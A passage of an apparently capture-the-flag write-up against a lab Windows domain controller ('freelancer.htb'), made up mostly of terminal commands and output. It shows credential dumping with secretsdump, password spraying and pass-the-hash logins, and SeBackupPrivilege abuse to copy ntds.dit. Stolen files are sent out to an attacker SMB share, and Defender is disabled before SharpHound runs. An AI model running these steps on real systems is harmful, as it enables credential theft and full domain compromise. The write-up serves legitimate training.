040002800290023005600770040027006e005d0042006c00730051004300 3a00230055005100410048004b006e003b00240039004300300040002000470074004200490033004300480050 0360062007
4002400 3b00200075005200250053006700650042006600 4d004d0060007600 5a003000400074003800 5b003300460067004400620058006f0051005e004c0036005a003700720042007800380039002 00
078003a00
Kerberos password(hex): 3374324377653b384b78213a622c723d342328247a2a6a6945495022313060632d492568604028292356774f276e5d426c7351433a23555141484b6e3b2439433040204775
```

it also leaks plain text passwords

```
=== LSA Service User Secret ===
History: False
Service name: _SC_MSSQL$DATA
Username: UNKNOWN
00000000:  50 57 4e 33 44 23 6c 30  72 72 40 41 72 6d 65 73   |PWN3D#l0rr@Armes|
00000010:  73 61 31 39 39                                     |sa199|
=== LSA Service User Secret ===
History: True
Service name: _SC_MSSQL$DATA
Username: UNKNOWN
00000000:  4d 53 53 51 4c 53 33 72  76 33 72 50 40 73 73 77   |MSSQLS3rv3rP@ssw|
00000010:  64 23 30 39                                        |d#09|
```

sam.txt has local user hashes

```
#cat sam.txt
============== SAM hive secrets ==============
HBoot Key: ea5f053efa118386e50003fe8d990783101010101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3dffac527 ::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966ed04ea791d7a7:::
```

I can also use secretsdump.py to get information in registry/hive_files

```
┌──[root@parrot]─[/mnt/mem/registry/hive_files]
└─── #ls
0xffffd30679c0e000-unknown-unknown.reghive
0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive
0xffffd30679cdc000-unknown-MACHINE_HARDWARE.reghive
0xffffd3067b257000-settingsdat-A_{c94cb844-4804-8507-e708-439a8873b610}.reghive
0xffffd3067b261000-ActivationStoredat-A_{23F7AFEB-1A41-4BD7-9168-EA663F1D9A7D}.reghive
0xffffd3067b514000-BCD-MACHINE_BCD00000000.reghive
0xffffd3067b516000-SOFTWARE-MACHINE_SOFTWARE.reghive
0xffffd3067d7e9000-DEFAULT-USER_.DEFAULT.reghive
0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive
0xffffd3067d935000-SAM-MACHINE_SAM.reghive
0xffffd3067d9c4000-NTUSERDAT-USER_S-1-5-20.reghive
0xffffd3067db43000-BBI-A_{ae450ff4-3002-4d4d-921c-fd354d63ec8b}.reghive
0xffffd3067db53000-NTUSERDAT-USER_S-1-5-19.reghive
0xffffd3067dd5e000-ActivationStoredat-A_{D65833F6-A688-4A68-A28F-F59183BDFADA}.reghive
0xffffd3067e30e000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121_Classes.reghive
0xffffd3067ec26000-Amcachehve-A_{da3518a3-bbc6-1dba-206b-2755382f1364}.reghive
0xffffd3067ec39000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121.reghive
0xffffd3067ec58000-settingsdat-A_{8a28242f-95cc-f96a-239c-d8a872afe4cc}.reghive
0xffffd3067f097000-DRIVERS-MACHINE_DRIVERS.reghive
0xffffd3067f91b000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500_Classes.reghive
0xffffd3067f9e7000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500.reghive
┌──[root@parrot]─[/mnt/mem/registry/hive_files]
└─── #/home/parrot/.local/bin/secretsdump.py local -system 0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive -security 0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY
.reghive -sam 0xffffd3067d935000-SAM-MACHINE_SAM.reghive
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xaeb5f8f068bbe8789b87bf985e129382
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3dffac527:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966ed04ea791d7a7:::
[*] Dumping cached domain logon information (domain/username:hash)
FREELANCER.HTB/Administrator:$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361: (2023-10-04 12:55:34+00:00)
FREELANCER.HTB/lorra199:$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1: (2023-10-04 12:29:00+00:00)
FREELANCER.HTB/liza.kazanof:$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679: (2023-10-04 17:31:23+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:a680a4af30e045066419c6f52c073d738241fa9d1cff591b951535cff5320b109e65220c1c9e4fa891c9d1ee22e990c4766b3eb63fb3e2da67ebd19830d45c0ba4
e6e6df93180c0a7449750655edd78eb848f757689a6889f3f8f7f6cf53e1196a528a7cd105a2eccefb2a17ae5aebf84902e3266bbc5db6e371627bb0828c2a364cb01119cf3d2c70d920328c814cad07f2
b516143d86d0e88ef1504067815ed70e9ccb861f57394d94ba9f77198e9d76ecadf8cdb1afda48b81f81d84ac62530389cb64d412b784f0f733551a62ec0862ac2fb261b43d79990d4e2bfbf4d7d4eeb90
ccd7dc9b482028c2143c5a6010
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1003ddfa0a470017188b719e1eaae709
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcf1bc407d272ade7e781f17f6f3a3fc2b82d16bc
dpapi_userkey:0x6d210ab98889fac8829a1526a5d6a2f76f8f9d53
[*] NL$KM
 0000   63 4D 9D 4C 85 EF 33 FF  A5 E1 4D E2 DC A1 20 75   cM.L..3...M... u
 0010   D2 20 EA A9 BC E0 DB 7D  BE 77 E9 BE 6E AD 47 EC   . .....}.w..n.G.
 0020   26 02 E1 F6 BF F5 C5 CC  F9 D6 7A 16 49 1C 43 C5   &.........z.I.C.
 0030   77 6D E0 A8 C6 24 15 36  BF 27 49 96 19 B9 63 20   wm...$.6.'I...c
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1f6bff5c5ccf9d67a16491c43c5776de0a8c6241536bf27499619b96320
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...
```

I can't access administrator since it's local admin

```
└─── $nxc smb 10.10.11.5 -u administrator -H '725180474a181356e53f4fe3dffac527'
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.5      445    DC               [-] freelancer.htb\administrator:725180474a181356e53f4fe3dffac527 STATUS_LOGON_FAILURE
```

One of the hashes can be cracked

```
$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679:RockYou!
```

Add these passwords in passwords.txt

```
1 RockYou!$
2 PWN3D#l0rr@Armessa199$
3 MSSQLS3rv3rP@sswd#09$
4 IL0v3ErenY3ager$
5 t3mp0r@ryS@PWD$
```

Spray passwords again

```
nxc smb 10.10.11.5 -u users.txt -p passwords.txt --continue-on-success
```

```
[+] freelancer.htb\lorra199:PWN3D#l0rr@Armessa199
```

It can also winrm

```
└─── $nxc winrm 10.10.11.5 -u lorra199 -p 'PWN3D#l0rr@Armessa199'
WINRM       10.10.11.5      5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM       10.10.11.5      5985   DC               [+] freelancer.htb\lorra199:PWN3D#l0rr@Armessa199 (Pwn3d!)
```

```
└─── $evil-winrm -i 10.10.11.5 -u lorra199 -p 'PWN3D#l0rr@Armessa199'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lorra199\Documents>
```

Get liza.kazanof shell

whoami /all shows

```
Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
FREELANCER\AD Recycle Bin                  Group            S-1-5-21-3542429192-2036945976-3483670807-1164 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

I can access AD recycle bin


```
*Evil-WinRM* PS C:\Users\lorra199\Documents> get-adobject -includedeletedobject -filter 'isdeleted -eq $true'


Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=freelancer,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : bb081f2b-bd0a-4fc7-b3e9-50e107e961ee

Deleted           : True
DistinguishedName : CN=Emily Johnson\0ADEL:0c78ea5f-c198-48da-b5fa-b8554a02f3b6,CN=Deleted Objects,DC=freelancer,DC=htb
Name              : Emily Johnson
                    DEL:0c78ea5f-c198-48da-b5fa-b8554a02f3b6
ObjectClass       : user
ObjectGUID        : 0c78ea5f-c198-48da-b5fa-b8554a02f3b6

Deleted           : True
DistinguishedName : CN=James Moore\0ADEL:8194e0a3-b636-4dba-91de-317dfe34f5b5,CN=Deleted Objects,DC=freelancer,DC=htb
Name              : James Moore
                    DEL:8194e0a3-b636-4dba-91de-317dfe34f5b5
ObjectClass       : user
ObjectGUID        : 8194e0a3-b636-4dba-91de-317dfe34f5b5


Deleted           : True
DistinguishedName : CN=Abigail Morris\0ADEL:80104541-085f-4686-b0a2-26a0cbd7c23c,CN=Deleted Objects,DC=freelancer,DC=htb
Name              : Abigail Morris
                    DEL:80104541-085f-4686-b0a2-26a0cbd7c23c
ObjectClass       : user
```




There's liza kazanof which is the id of the cracked password. Restore and login as liza kazanof



But nxc shows password expired




I can set new password with smbpasswd and run smb and winrm




Get root shell

I have sebackuppriv this time, which is vulnerable




I can browse how to exploit this privilege. I saved script in back(from https://medium.com/r3d-


buck3t/windows-privesc-with-sebackupprivilege-65d2cd1eb960)



I can't run diskshadow for this script due to encoding issue, so I change it to ascii



Run diskshadow



It successfully finished. Robocopy it to my cwd

```
*Evil-WinRM* PS C:\programdata> robocopy /b E:\Windows\ntds . ntds.dit
------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Friday, July 25, 2025 7:30:59 PM
   Source : E:\Windows\ntds\
     Dest : C:\programdata\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    E:\Windows\ntds\
    New File                 16.0 m        ntds.dit
  0.0%
  0.3%
  0.7%
  1.1%
  1.5%
```

```
------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   16.00 m   16.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :            53601329 Bytes/sec.
   Speed :            3067.092 MegaBytes/min.
   Ended : Friday, July 25, 2025 7:30:59 PM
```

I also need system hive

```
*Evil-WinRM* PS C:\programdata> reg save hklm\system C:\programdata\system
The operation completed successfully.
```

Warning: This shell is really vulnerable and buggy. You may need to restore account several times or reset machine in the worst case.

Download ntds.dit and system

```
*Evil-WinRM* PS C:\programdata> net use X: \\10.10.16.10\files /user:hello Password
The command completed successfully.

*Evil-WinRM* PS C:\programdata> cp ntds.dit X:\ntds.dit
*Evil-WinRM* PS C:\programdata> cp system X:\system
```

Run secretsdump.py

```
└─── $secretsdump.py local -system system -ntds ntds.dit
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0x9db1404806f026092ec95ba23ead445b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 69f0afd7f9c47bac4a83dded01eb9dea
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:89851d57d9c8cc8addb66c59b83a4379:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d57e5d74267ab6feb2f662674:::
sshd:1108:aad3b435b51404eeaad3b435b51404ee:c1e83616271e8e17d69391bdcd335ab4:::
SQLBackupOperator:1112:aad3b435b51404eeaad3b435b51404ee:c4b746db703d1af5575b5c3d69f57bab:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
DATACENTER-2019$:1115:aad3b435b51404eeaad3b435b51404ee:7a8b0efef4571ec55cc0b9f8cb73fdcf:::
lorra199:1116:aad3b435b51404eeaad3b435b51404ee:67d4ae78a155aab3d4aa602da518c051:::
freelancer.htb\maya.artmes:1124:aad3b435b51404eeaad3b435b51404ee:22db50a324b9a34ea898a290c1284e25:::
freelancer.htb\michael.williams:1126:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
freelancer.htb\sdavis:1127:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
```

```
└─── $evil-winrm -i freelancer.htb -u administrator -H '0039318f1e8274633445bce32ad1a290'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Beyond root

I can see scheduled tasks

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> get-scheduledtask

TaskPath                                    TaskName                          State
--------                                    --------                          -----
\                                           delete liza user                  Ready
\                                           disable xp_cmdshell               Ready
\                                           diskshadow delete                 Ready
\                                           Freelancer_WebApp                 Running
\                                           NTDS Refresh                      Ready
\                                           Start MSSQL service               Ready
\                                           StartNGINX                        Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319    Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319 64 Ready
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\.NET Framework\          .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Ready
\Microsoft\Windows\AppID\                   EDP Policy Manager                Ready
\Microsoft\Windows\AppID\                   PolicyConverter                   Disabled
\Microsoft\Windows\AppID\                   VerifiedPublisherCertStoreCheck   Disabled
\Microsoft\Windows\Application Experience\  Microsoft Compatibility Appraiser Ready
\Microsoft\Windows\CertificateServicesClient\ SystemTask                      Ready
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> (Get-ScheduledTask | Where-Object { $_.TaskName -eq 'delete liza user' }).Actions

Id               :
Arguments        : -File C:\Users\Administrator\Documents\delete_liza.ps1
Execute          : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
WorkingDirectory :
PSComputerName   :

*Evil-WinRM* PS C:\Users\Administrator\Documents> (Get-ScheduledTask | Where-Object { $_.TaskName -eq 'delete liza user' }).Triggers

Enabled            : True
EndBoundary        :
ExecutionTimeLimit :
Id                 :
Repetition         : MSFT_TaskRepetitionPattern
StartBoundary      : 2024-05-22T11:35:30-04:00
Delay              : PT1M
PSComputerName     :

*Evil-WinRM* PS C:\Users\Administrator\Documents> (Get-ScheduledTask | Where-Object { $_.TaskName -eq 'delete liza user' }).Triggers.repetition

Duration Interval StopAtDurationEnd PSComputerName
-------- -------- ----------------- --------------
         PT15M              False
```

I can see that delete liza user runs every 15m.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat delete_liza.ps1
$userExists = Get-ADUser -Filter {SamAccountName -eq "liza.kazanof"}

if ($userExists) {
    Remove-ADUser -Identity $userExists -Confirm:$false > $null
}
```


This makes things really hard

There's also a shortcut from lorra199 to admin directly

Turn off realtimemonitoring(as admin) and run sharphound

```
PS C:\Users\Administrator\Documents> set-mppreference -disablerealtimemonitoring $true
```

```
*Evil-WinRM* PS C:\programdata>cp X:\SharpHound.exe .
*Evil-WinRM* PS C:\programdata> .\SharpHound.exe -c all
2025-07-25T19:59:26.8597842-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, Objec
